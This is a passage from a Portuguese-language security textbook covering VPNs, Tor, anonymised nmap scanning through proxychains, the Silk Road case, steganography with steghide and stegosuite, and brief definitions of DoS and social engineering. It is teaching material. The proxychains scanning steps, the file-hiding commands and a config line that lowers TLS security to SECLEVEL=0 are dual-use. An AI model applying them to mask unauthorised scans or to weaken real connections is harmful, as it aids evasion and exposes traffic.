Em qualquer caso quanto maior o disco mais demorado é o processo. Após concluir a formatação, efetue novamente a varredura de arquivos e confira se não há dados armazenados. Caso o disco não esteja em condições de passar pela formatação, não seja identificado ou apresente algum erro, efetue sua destruição mecânica. Você pode fazer isso abrindo o disco e desmontando-o (o que lhe renderá alguns ímãs de neodímio super potentes de brinde) ou utilizando uma furadeira ou micro retífica para causar danos nos discos ou chips de memória.

Existem microscópios magnéticos que podem ler até algumas camadas de escrita, o que exigiria algumas formatações para apagar o rastro de seus dados, mas seu uso só é viável para dados governamentais ou extremamente valiosos, devido ao alto custo de operação e necessidade de horas de trabalho.

Anonimato e Redes Secretas

Um tema bastante controverso hoje em dia é a garantia da privacidade. As agências governamentais de um lado, realizando esforços para deixar a criptografia em níveis aceitáveis (suficientes para proteger os dados de ataques individuais mas não suficiente para evitar ataques governamentais - Você pode realizar uma busca por Crypto Wars para obter maiores informações), e os usuários, e hackers, do outro, querendo garantir a privacidade de suas comunicações e atividades.

WIKIPÉDIA. Crypto Wars. Disponível em https://pt.wikipedia.org/wiki/Crypto_Wars Acesso em 01/12/2022.

VPNs

As redes virtuais privadas são redes lógicas privadas criadas dentro de redes públicas. Essas redes lógicas são criadas a partir de algoritmos criptográficos, às vezes usando mais de um algoritmo para garantir que apenas usuários autorizados acessem o sistema.

O uso particular de VPN garante por exemplo que seu provedor de serviços não saiba o que você está acessando. Apesar de quase toda a comunicação hoje em dia ser realizada em conexões seguras HTTPS, os provedores de acesso tem informações sobre praticamente tudo o que é acessado. Isso ocorre porque as requisições DNS normalmente são enviadas para o provedor de serviços, que lhe fornece o endereço IP do site cuja conexão segura será estabelecida. Normalmente os bons provedores de VPN são pagos, como Avast e Nordvpn. Mesmo eles obtêm informações sobre a navegação, e apesar dos termos de uso descreverem que não são

armazenados logs individuais, não há como ter certeza que seus dados realmente não serão armazenados e acessados.

Quando você compra uma assinatura de VPN, o provedor do serviço oferece um aplicativo ou fornece alguma configuração que permite que seus dispositivos naveguem de modo mais seguro. A criptografia da conexão desde seu computador evita por exemplo que o provedor saiba quais serviços você utiliza.

As VPNs comerciais costumam ser muito rápidas, permitindo streaming e downloads sem que se perceba latência. Normalmente ao instalar o aplicativo, é criada uma interface de rede. Ao iniciar o serviço, as conexões são redirecionadas para essa interface, e todo o tráfego passa pela VPN. Para o usuário o processo é transparente, bastando "apertar um botão" para ativar.

Se você tiver uma VPN instalada em seu computador, todas as suas VMs que estiverem conectadas através de NAT também estarão protegidas. Porém, se estiverem conectadas em *modo bridge*, a conexão privada ficará ativa em seu PC, mas não nas VMs.

Caso você queira ter privacidade em sua navegação mas não queira assinar uma VPN comercial, poderá usar a openvpn e um serviço de vpn gratuito. Seu Kali já deve ter instalado a OpenVPN. Caso não tenha, basta digitar *sudo apt install openvpn.* Você poderá utilizar qualquer provedor de VPN de sua escolha compatível com o OpenVPN.

OpenVPN com freevpn.me

Vá até o site https://vpnfree.me, Vá até a aba *accounts*. Efetue o download do certificado e configurações em *Download OpenVPN Certificate Bundle.* Abra o gerenciador de arquivos, vá até a pasta Downloads, clique com o botão direito sobre o arquivo e escolha a opção *Extract Here.*

Clique no ícone de rede do seu Kali em
Vpn Connections -> Configure VPN

Clique no sinal de mais para adicionar a VPN, e quando perguntar sobre o tipo de conexão vá até a última opção *Import a saved VPN configuration -> Create*

Escolha o arquivo descompactado obtido anteriormente, qualquer um deles. As conexões TCP são melhores para navegação, e as conexões UDP para streaming, áudio e reuniões.

Preencha suas informações de login e *Save.*


Para ativar a VPN, vá até o ícone de rede no canto superior direito da tela,
Vpn Connections -> escolha sua conexão

E a conexão estará estabelecida.
Você pode testar sua conexão abrindo um navegador e fazendo uma busca por *meu ip.*

OpenVPN com vpnbook.com

Um dos provedores disponíveis é o vpnbook, que oferece um serviço grátis. Vá até o site do vpnbook em www.vpnbook.com/freevpn.

Role a página para baixo até a aba com notícias e as configurações. Você poderá escolher entre uma lista de servidores. Os primeiros da lista podem ser usados para qualquer finalidade. Em seguida aparecem os servidores otimizados para navegação na internet. Escolha o de sua preferência.



Anote o nome de usuário e senha que o site forneceu. Você receberá um arquivo zip. Salve o arquivo, e selecione *Open*. Com o botão direito descompacte o arquivo com o comando *Extract Here.* Uma pasta será criada com alguns arquivos dentro.

Agora abra seu prompt de comando e navegue até a pasta onde os arquivos estão. Você verá que são fornecidas algumas opções de configuração, com UDP ou TCP e com portas diferentes.
$ *cd Downloads/VPNBook.com-OpenVPN-US1*
$ *ls*
vpnbook-us1-tcp443.ovpn vpnbook-us1-udp25000.ovpn
vpnbook-us1-tcp80.ovpn vpnbook-us1-udp53.ovpn

Antes de utilizar o arquivo adicione a linha conforme:
$ *nano vpnbook-us1-upd53.ovpn*
e adicione a linha tls-cipher “DEFAULT:@SECLEVEL=0”

```
client
tls-client
ca vpnname/ca.crt
cert vpnname/user.crt
key vpnname/user.key
tls-crypt vpnname/myvpn.tlsauth
proto udp
remote 1.1.1.1 1194 udp
dev tun
topology subnet
pull
user nobody
group nogroup
script-security 2
tls-cipher "DEFAULT:@SECLEVEL=0"
<ca> ----...
```

A sequência de configuração é idêntica à anterior:

Clique no sinal de mais para adicionar a VPN, e quando perguntar sobre o tipo de conexão vá até a última opção *Import a saved VPN configuration -> Create*

Escolha o arquivo descompactado obtido anteriormente. Preencha suas informações de login e *Save.* Para ativar a VPN, vá até o ícone de rede no canto superior direito da tela,
Vpn Connections -> escolha sua conexão

E a conexão estará estabelecida.
Você pode testar sua conexão abrindo um navegador e fazendo uma busca por *meu ip.*

Tor

https://www.torproject.org/

Tor é um software livre e open source que oferece uma comunicação anônima, visando proteger a privacidade em atividades online e evitar censura. O navegador Tor funciona sobre uma rede de mesmo nome, que deriva de *O Roteador Cebola* ou *The Onion Router.* Isso porque foi criada uma rede sobreposta e de alcance mundial com milhares de retransmissores que funcionam como uma VPN. Seu uso dificulta o rastreamento de atividades na internet.

Apesar de proteger a privacidade, o site que está sendo acessado saberá que você está o utilizando. Alguns sites impedem o acesso caso esteja usando a rede tor - ou outra vpn. Isso ocorre especialmente em comércio eletrônico, visando evitar tentativas de fraude, mas também pode ocorrer em sites como a wikipédia por exemplo, ao tentar editar artigos.

A rede Tor foi uma das ferramentas usadas por Julian Assange e pelo Wikileaks, tendo papel fundamental na transmissão e difusão dos documentos obtidos, causando uma grande preocupação por parte das autoridades. Em certa ocasião, Jacob Appelbaum, voluntário do Wikileaks, especialista em segurança e programador membro do núcleo do projeto Tor, foi detido no aeroporto e interrogado durante três horas, por agentes da inteligência americana.

Existem várias pesquisas acadêmicas e projetos que visam fraquezas na rede ou em versões de pacotes com software vulnerável. E apesar do grande estrago que causou, ironicamente a maior parte do financiamento para o desenvolvimento do Tor vem do governo federal dos Estados Unidos através da DARPA, a mãe da internet.

O Tor, além de ser utilizado como anonimizador para a internet, também é capaz de acessar a Deep Web, através de endereços conhecidos como links onion, cujo pseudo domínio é *.onion* e é acessível apenas pelo Tor.

Existem pesquisas que indicam que tecnologias como a Cisco Netflow podem, através de inserção de perturbações do lado do servidor, causar perturbações no lado do cliente que podem identificar a origem do tráfego com mais de 80% de precisão.

A navegação sobre a rede Tor possui uma latência muitas vezes perceptível. Devido ao alto grau de anonimidade, existem sites da Deep Web que inserem software malicioso no computador. É prudente que, ao utilizá-lo, você esteja na máquina virtual.

TORPROJECT. Sponsors. Disponível em https://www.torproject.org/about/sponsors/ Acesso em 02/02/2022.
WIKIPÉDIA. WikiLeaks. Disponível em https://pt.wikipedia.org/wiki/WikiLeaks Acesso em 01/12/2022.
WIKIPÉDIA. Tor. Disponível em https://pt.wikipedia.org/wiki/Tor_(rede_de_anonimato) Acesso em 01/12/2022.
WIKIPÉDIA. Jacob Appelbaum. Disponível em https://pt.wikipedia.org/wiki/Jacob_Appelbaum Acesso em 01/12/2022

Tor Browser

O Tor Browser consiste numa versão modificada do navegador Mozilla Firefox, e pode ser executado praticamente em qualquer plataforma a partir de um pendrive. O Tor pode ser utilizado em dispositivos Android através de um software denominado Orbot, que está disponível na loja do Google Play. Ele permite navegação anônima e acesso à Deep Web, através dos links onion.

Vá até https://www.torproject.org/ e baixe o arquivo para sua plataforma. Para o Linux você receberá um arquivo semelhante a *tor-browser-linux64-xx.x.xx_en-US.tar.xz.* Descompacte-o com o comando:
$ *tar -xvf tor-browser-linux64-xx.x.xx-en_US.tar.xz*

E abra o programa:
$ *cd tor-browser_en-US*
$ *./start-tor-browser_en-US*

e o navegador deverá ter iniciado. Escolha "*Sempre conectar automaticamente"* e *Conectar.* Aguarde até que a conexão seja estabelecida. Para acessar a Deep Web você pode fazer uma busca direto no navegador por onions link, ou acessar o site https://onionlinks.com. Tenha cuidado com os sites que acessar, afinal, tudo tem seu preço e na anonimidade existem várias iscas para fisgar usuários despreparados. Se possível utilize o acesso através de uma máquina virtual.

Nmap sobre Tor com ProxyChains

Para anonimizar as varreduras executadas, é possível usar o Tor e Proxychains para que as requisições do nmap sejam redirecionadas. Para instalar o tor e proxychains:
$ *sudo apt update*
$ *sudo apt install tor*
$ *sudo apt install proxychains*

Para configurar o proxychains, é necessário editar o arquivo de configuração. Abra-o com o nano:
$ *sudo nano /etc/proxychains.conf* (eventualmente */etc/proxychainsX.conf)*

Também é necessário remover o comentário, identificado por uma cerquilha ou jogo da velha, da linha dynamic chain, e adicionar um comentário na linha strict chain.
dynamic_chain
strict_chain

vá até o final do arquivo e confira se a lista de proxies está ativa e configurada para o tor:
socks4 127.0.0.1 9050
socks5 127.0.0.1 9050

Ctrl+X e salve o arquivo.

Se você configurou o Firefox para usar o Burpsuite como proxy, vai ter que alterar suas configurações, vá até *Settings*, *Network Settings* no final da página e configure o proxy para *Use system proxy settings.* Após a configuração feche o firefox, e para testar:
$ *sudo tor start*
$ *proxychains firefox*

Teste sua conexão procurando por *meu ip* no Google ou https://meuip.com.br. A navegação e as varreduras utilizando a rede Tor podem demorar mais que o convencional.

Para utilizar o nmap através de proxychains basta adicionar *proxychains* ao início do comando:
$ *proxychains nmap <opções>*

DeepWeb

Alguns usam o termo DeepWeb para se referir a tudo o que não pode ser acessado publicamente. Isso incluiria por exemplo páginas de redes sociais e fóruns que requerem cadastro para acesso.

Esse capítulo trata como DeepWeb a rede criptografada que existe dentro da internet e da qual só se tem acesso utilizando o navegador Tor, e DarkWeb seriam todas as DarkNets, redes sobrepostas em outras redes e que não podem ser vistas sem o uso de conexões especiais.

Ao obter acesso com o Tor procure por *Onion Links* ou pela *Hidden Wiki.* O buscador oficial da rede é o https://duckduckgo.com/. A rede oculta apresenta algumas faces interessantes e medonhas da humanidade. Alguns sites são inofensivos, outros nem tanto. No geral, não há nenhum benefício em navegar na Deep Web, exceto a privacidade. A navegação é lenta e a confiabilidade baixa. Em países censurados ou onde a anonimidade é essencial, todavia, essa ferramenta é uma poderosa forma de expressão. A Bíblia pode ser acessada pela Deep Web, permitindo seu acesso onde é proibida. O Sci-Hub oferece acesso a milhões de artigos científicos, em muitos países considerado ilegal devido à violação de diretos autorais. A ProPublica é uma ONG que veicula notícias especialmente relacionadas a abuso de poder e de confiança pública. Como fator de proteção dos jornalistas e leitores, ela possui um site onion. O Facebook tem um site onion para acesso em países onde é proibido. A rede de notícias BBC possui uma versão Tor Mirror.

Sites com links *onion* são exclusivos da DeepWeb, e não podem ser acessados de um navegador comum.

Um dos casos mais interessantes dessa rede obscura foi o site *Silk Road (Rota da Seda),* um mercado anônimo baseado na rede Tor, que permitia a venda desde drogas até documentos falsos ou serviços ilegais utilizando criptomoedas. As vendas em 2012 foram estimadas em US$ 22 milhões. Dados vazados diretamente do CAPTCHA do site levaram ao IP verdadeiro, localizado na Islândia. Em outubro de 2013 o FBI fechou o site e prendeu Ross William Ulbricht, acusado de ser o Dread Pirate Roberts, proprietário do site. Ele recebeu uma pena de prisão perpétua e sem possibilidade de liberdade condicional. Muitos acreditam estar invencíveis por se protegerem com um navegador com privacidade melhorada. Alguns erros foram cometidos que permitiram a localização e incriminação de Ross.

Na época, fóruns ficaram inundados de pessoas que perderam uma grande quantia de dinheiro. Alguns temiam por suas vidas, pois utilizavam a rede para tráfico de drogas e outras atividades ilegais, lidando com pessoas perigosas que haviam perdido dinheiro. O terreno da Terra Sem Lei, apesar de poder ser utilizado por todos, parece ser mais propício ao mal. Diversos clones surgiram, sendo repetidamente fechados pelas autoridades e seus administradores presos. O perfil do Linkedin de Ulbricht ainda está ativo e pode ser visto em https://www.linkedin.com/in/rossulbricht/.

Quem visitou a página a partir da apreensão recebeu uma mensagem informando que o site foi capturado pelo FBI. Outros surgiram, entre eles o Farmer 's Market, similar ao Silk Road mas que não utilizava criptomoedas. O uso de serviços de pagamento permitiu que autoridades rastreassem as transações e o fechassem. Outros ainda surgiram e, ao ganharem notoriedade, encerraram suas atividades levando os bitcoins de seus usuários.

Quando o Silk Road estava ainda no início, em janeiro de 2011, um usuário codinome *altoid* fez algumas publicações divulgando o serviço. Oito meses depois, fez uma postagem procurando especialistas em TI na comunidade Bitcoin. Os interessados deveriam enviar um email para rossulbricht@gmail.com. A investigação a partir dessa descoberta se concentrou nas atividades de Ross. Em seu perfil no Google+ foram encontradas referências para sites em comum com o Silk Road, além de coincidir com o fuso horário do DPR, o administrador. O IP utilizado no código do site para impedir logins desautorizados levava a um café próximo à casa de Ross. Para ter acesso aos documentos do processo e ver inclusive os *prints* utilizados na corte como provas faça uma busca por *"Ulbricht Criminal Complaint pdf"* ou visite:
https://www.documentcloud.org/documents/801103-172770276-ulbricht-criminal-complaint.html.

Ninguém é anônimo para sempre.

AVAST SOFTWARE SRO. Links da dark web: Os melhores sites Onion e Tor em 2023. Disponível em https://www.avast.com/pt-br/c-dark-web-websites Acesso em 02/12/2022.

PENATTI, Giovana. Como o FBI encontrou e prendeu o dono do Silk Road. (02/10/2013). Disponível em https://tecnoblog.net/noticias/2013/10/02/silk-road-ross-ulbricht-preso/ Acesso em 02/12/2022.

WIKIPÉDIA. Silk Road. Disponível em https://pt.wikipedia.org/wiki/Silk_Road Acesso em 02/12/2022.

G1. Criador do site Silk Road é condenado à prisão perpétua (29/05/2015) Disponível em http://g1.globo.com/tecnologia/noticia/2015/05/criador-do-site-silk-road-e-condenado-prisao-perpetua.html Acesso em 02/12/2022.

Esteganografia, mensagens secretas

A esteganografia é a técnica de esconder arquivos, textos, imagens, vídeos dentro de outros arquivos, imagens e vídeos. A camada de transporte é o próprio arquivo utilizado como meio de transmissão. Geralmente a primeira camada de segurança é o próprio desconhecimento que o arquivo carrega outra informação dentro.

A informação a ser escondida é dispersa. Por exemplo, em uma foto, o último bit de uma das cores RGB vai causar uma diferença mínima de cor, imperceptível aos olhos humanos. Mas com um bit menos significativo de uma cor de cada vez uma mensagem inteira pode ser colocada dentro da figura.

Os arquivos de mídia são ideais para transmissão devido ao seu tamanho e à sua característica binária por natureza. Em um arquivo de texto se estranharia se um **w** fosse trocado por um **v**, por exemplo. Mas se uma cor, identificada por exemplo pelo seu código RGB 255:255:255 (branco) vira 255:255:254 (igualmente branco), será praticamente impossível ver a diferença. Por isso são necessários arquivos grandes: a parte de informação que será alterada é muito pequena, apenas um bit a cada diversos bytes. E por isso precisa ser binário: certa desordem ou aleatoriedade é necessária para que não seja possível detectar o conteúdo oculto.

A grande diferença da esteganografia da criptografia é que, no caso de arquivos criptografados, fica evidente sua natureza. Elas são muito difíceis de serem lidas, mas são visivelmente codificadas. Em alguns países essas mensagens podem por si só serem consideradas crime. Mas uma imagem com um conteúdo secreto pode ser postada abertamente, e milhões de pessoas podem vê-la sem perceber que existe um arquivo oculto dentro dela. A esteganografia oculta, além da mensagem, o próprio fato de conter uma mensagem. Ela é disfarçada.

BLACKMOREOPS.COM. Steganography in Kali Linux - Hiding Data in Image. Disponível em https://www.blackmoreops.com/2017/01/11/steganography-in-kali-linux-hiding-data-in-image/ Acesso em 02/12/2022.

Steghide

Objetivo: ocultar um arquivo *mensagem.txt* dentro de uma *foto.jpg.*

O Steghide é um programa que permite esconder dados em arquivos de imagem e de áudio. A amostragem de cores ou frequência de sons não é significativamente alterada, resistindo a testes estatísticos simples. Ele possui compressão e criptografia dos dados embutidos bem como verificação com checksum, e suporta arquivos JPG, BMP, WAV e AU.

Para instalar o Steghide no Kali:
$ *sudo apt install steghide*

Se digitar *steghide* sem argumentos, o help será exibido,

```
steghide version 0.5.1
the first argument must be one of the following:
 embed, --embed          embed data  extract, --extract      extract data
[...]
To embed emb.txt in cvr.jpg: steghide embed -cf cvr.jpg -ef emb.txt
To extract embedded data from stg.jpg: steghide extract -sf stg.jpg
```

Você precisa de uma imagem e um texto para esconder nela.
Crie um arquivo de texto, contendo uma mensagem. Grave ele no formato txt.
Escolha uma imagem.

Caso você escolha uma imagem pública é possível através do hash identificar que ela foi alterada e eventualmente gerar suspeitas. Mas se você utilizar uma foto que você mesmo tirou, qualquer

interceptador não terá o original para comparar. Você pode conferir o hash do arquivo com o comando *openssh sha256 **

SHA256(ainda.txt)= 0b3085f9e8643814fdfc6ea215fb3452a842cb045830bd7bd6772989d95e66a1
SHA256(matrix.jpg)= ab536862e4a9fdcffb0f2c2fe4a6d5cc4debf0e836a57396c95d1826e21b832e

Escondendo a mensagem na imagem

Esconda o arquivo na imagem com o comando:

$ *steghide embed -cf foto.jpg -ef mensagem.txt*

Enter passphrase: *****
Re-Enter passphrase: *****
embedding "ainda.txt" in "matrix.jpg"... done

Agora a mensagem está escondida dentro do arquivo de imagem. Os arquivos parecem idênticos, mas existe uma pequena diferença de tamanho entre eles, além de terem hashes diferentes. Todavia, somente uma pesquisa ativa pode identificar essas características.




Imagem Original: 3840x2160 - 464,1kb
Imagem com Mensagem: 3840x2160 - 497,6kb

Recuperando a mensagem da imagem

Para obter a mensagem oculta na imagem, utilize o comando:


$ *steghide extract -sf imagem.jpg*

Enter passphrase: *****
wrote extracted data to "ainda.txt".

Exemplo de Imagem Pública com Esteganografia

Existe uma imagem do site https://aztechtecnologia.com.br que tem uma mensagem secreta. Vá até o site através de um navegador Desktop (pois quando utilizada em celulares ou dispositivos

menores outra imagem será carregada). Navegue para baixo até ver a foto de engrenagens com o texto *Mecânica*.



Caso você esteja em um dispositivo diferente ou não obtenha a imagem certa, ela pode ser obtida diretamente em https://aztechtecnologia.com.br/wp-content/uploads/2021/11/macro-g554ea8ceb_1280.jpg

Clique com o botão direito *Abrir Imagem em Nova Aba* e *Salvar Imagem Como* e grave a imagem em seu computador. A imagem certa tem o nome *macro-g554ea8ceb_1280.jpg.*

Execute o comando para extrair a mensagem:
$ *steghide extract -sf macro-g554ea8ceb_1280.jpg*

A senha para obter a mensagem secreta é: *SaiaDaMatrix!*
the file "corintios13.txt" does already exist. overwrite ? (y/n) y
wrote extracted data to "corintios13.txt".

Ler a mensagem:
$ *cat corintios13.txt*

Escondendo arquivos dentro de arquivos

Também é possível esconder arquivos de qualquer tipo dentro de imagens. Os arquivos de texto são mais comuns por serem pequenos. Caso você tente esconder um arquivo binário ou muito grande, eventualmente não haverá capacidade de ocultar a informação.


$ *steghide embed -cf macro-g554ea8ceb_1280.jpg -ef matrix.jpg*
Enter passphrase: ****
Re-Enter passphrase: ****
steghide: the cover file is too short to embed the data.

Porém uma vez que o arquivo binário seja pequeno o suficiente, ou que o arquivo público seja grande o suficiente, o procedimento é idêntico:
$ *steghide embed -cf macro-g554ea8ceb_1280.jpg -ef /bin/kill*
Enter passphrase: ****
Re-Enter passphrase: ****
embedding "/bin/kill" in "macro-g554ea8ceb_1280.jpg"... done

Stegosuite

O Stegosuite é uma ferramenta livre escrita em Java que fornece uma interface gráfica além da de texto para o processo de esteganografia. Ele suporta imagens BPM, GIF e JPG e utiliza criptografia AES nos dados ocultos. Também evita automaticamente áreas homogêneas do arquivo hospedeiro utilizando as áreas com mais ruído para inserção dos dados.

Para instalar:
$ *sudo apt install stegosuite*
$ *stegosuite gui*



O processo com a interface gráfica é bastante intuitivo. Você pode escrever uma mensagem de texto ou arrastar arquivos até a caixa embedded files. Para o modo texto, basta digitar *stegosuite embed* para embutir ou *stegosuite extract* para obter a mensagem.

Options:

-k, --key=<key>	The secret key used for encryption and hiding.
--keyfile=<keyfile>	Path to a file which contains the secret key. Reads its first line.
-m, --message=<message>	The text message to be embedded into the image.
-f, --files=<file>[,<file>...]	Paths to the files to be embedded into the image.
-o, --output=<outputPath>	Specifies path to the generated image file.
-d, --debug	Shows debug information.

Example:

```
stegosuite embed -k my_secret_key -m "My secret message" /path/to/image_file.png
```

Para ver a capacidade de dados a serem inseridos na mensagem use o comando
$ *stegosuite capacity*

```
Loading jpg image from /home/kali/Security/Steg/macro-g554ea8ceb_1280.jpg
Capacity: 50,7 KB
```

Um caso real

Em 2011 a polícia alemã prendeu um austríaco de 22 anos em Berlim. Suspeito de integrar as forças terroristas da al-Qaeda, levava um cartão de memória escondido em suas roupas íntimas. A atitude de quem esconde algo importante levou a polícia federal alemã (BKA) a investigar o cartão. Grande parte do conteúdo era protegido e existiam muitas senhas para permitir o acesso. Um dos arquivos porém chamou atenção especial.

Um vídeo erótico protegido por senha. Conseguindo quebrar a senha encontraram 141 documentos escondidos dentro do vídeo. Manuais terroristas e planos de execução foram encontrados e graças ao conhecimento da tecnologia foi possível incriminar o suspeito.

GALLAGHER, Sean. Steganography: how al-Qaeda hid secret documents in a porn video. (5/12/2012) Disponível em https://arstechnica.com/information-technology/2012/05/steganography-how-al-qaeda-hid-secret-documents-in-a-porn-video/ acesso em 03/12/2022.

TECMUNDO. Como a al-Qaeda escondeu documentos terroristas em vídeos pornográficos? (02/05/2012) Disponível em https://www.tecmundo.com.br/criptografia/22938-como-a-al-qaeda-escondeu-documentos-terroristas-em-videos-pornograficos-.htm Acesso em 03/12/2022.

Negação de Serviço

Existem vários meios de atacar um sistema. Um deles é torná-lo sobrecarregado e indisponível, afetando a disponibilidade dos dados. Requisições que exigem muitas conexões, que sobrecarregam a CPU, desligam ou reiniciam o sistema, ou que de qualquer modo impeça os sistemas de estarem disponíveis pode ser considerado um ataque de negação de serviços. Eles podem ser divididos quanto à sua natureza e forma de ação.

Dos: Denial of Service (Negação de Serviço) é uma interrupção dos serviços fornecidos executada por um atacante. Podem ser utilizadas vulnerabilidades conhecidas para reiniciar, desligar o servidor ou encerrar o serviço, ou simplesmente causar uma sobrecarga em um sistema de modo que ele não esteja mais disponível aos seus utilizadores.

Um tipo de ataque de negação de serviço é a interferência eletromagnética. Dispositivos que emitem ondas em frequências específicas podem causar interferência e inutilizar a transmissão. Atacantes podem usar dispositivos conhecidos como *jammers* para GPS, WiFi, telefonia, entre outros. Esses dispositivos são de comercialização proibida e é crime interferir em redes de comunicações.

DDos: Distributed Denial of Service (Negação de Serviços Distribuída) é um ataque onde vários agentes causam a sobrecarga do sistema. Podem ser utilizados ataques coordenados ou podem ser utilizadas redes zumbis, que ficam dormentes até receber ordens, muitas vezes sem que seus legítimos administradores saibam de sua participação.

Engenharia Social

“Usuários são uma vulnerabilidade que nunca será corrigida.” Alguns dos ataques mais bem sucedidos não começam com uma varredura de portas, mas sim com pesquisa e trabalho para envio de uma mensagem cuidadosamente preparada, ou com a entrada pela porta da frente com uma escada nas costas e roupa profissional.

Eventualmente devido à solicitude e necessidade de solucionar problemas de diversos usuários diferentes, um administrador pode indevidamente restaurar uma senha. Engenharia social é uma estratégia para manipular e enganar indivíduos para que realizem certas ações. Ela explora características da natureza humana, como solicitude, medo, vaidade e ganância, aproveitando-se delas para realizar seus objetivos.

Os atacantes procuram elos fracos da corrente de segurança para efetuar o ataque. Quando algum agente malicioso deseja algo, ele pode roubar por si mesmo, ou fazer com que alguém dê para ele. A engenharia social é um termo genérico para as várias técnicas desenvolvidas para abusar da confiança e ingenuidade, inventando fatos ou situações e induzindo as vítimas a darem o que é solicitado. Isso pode ser desde dinheiro até informações, senhas, serviços, objetos, etc.

Tipos de Ataque

Impersonation ou Representação:
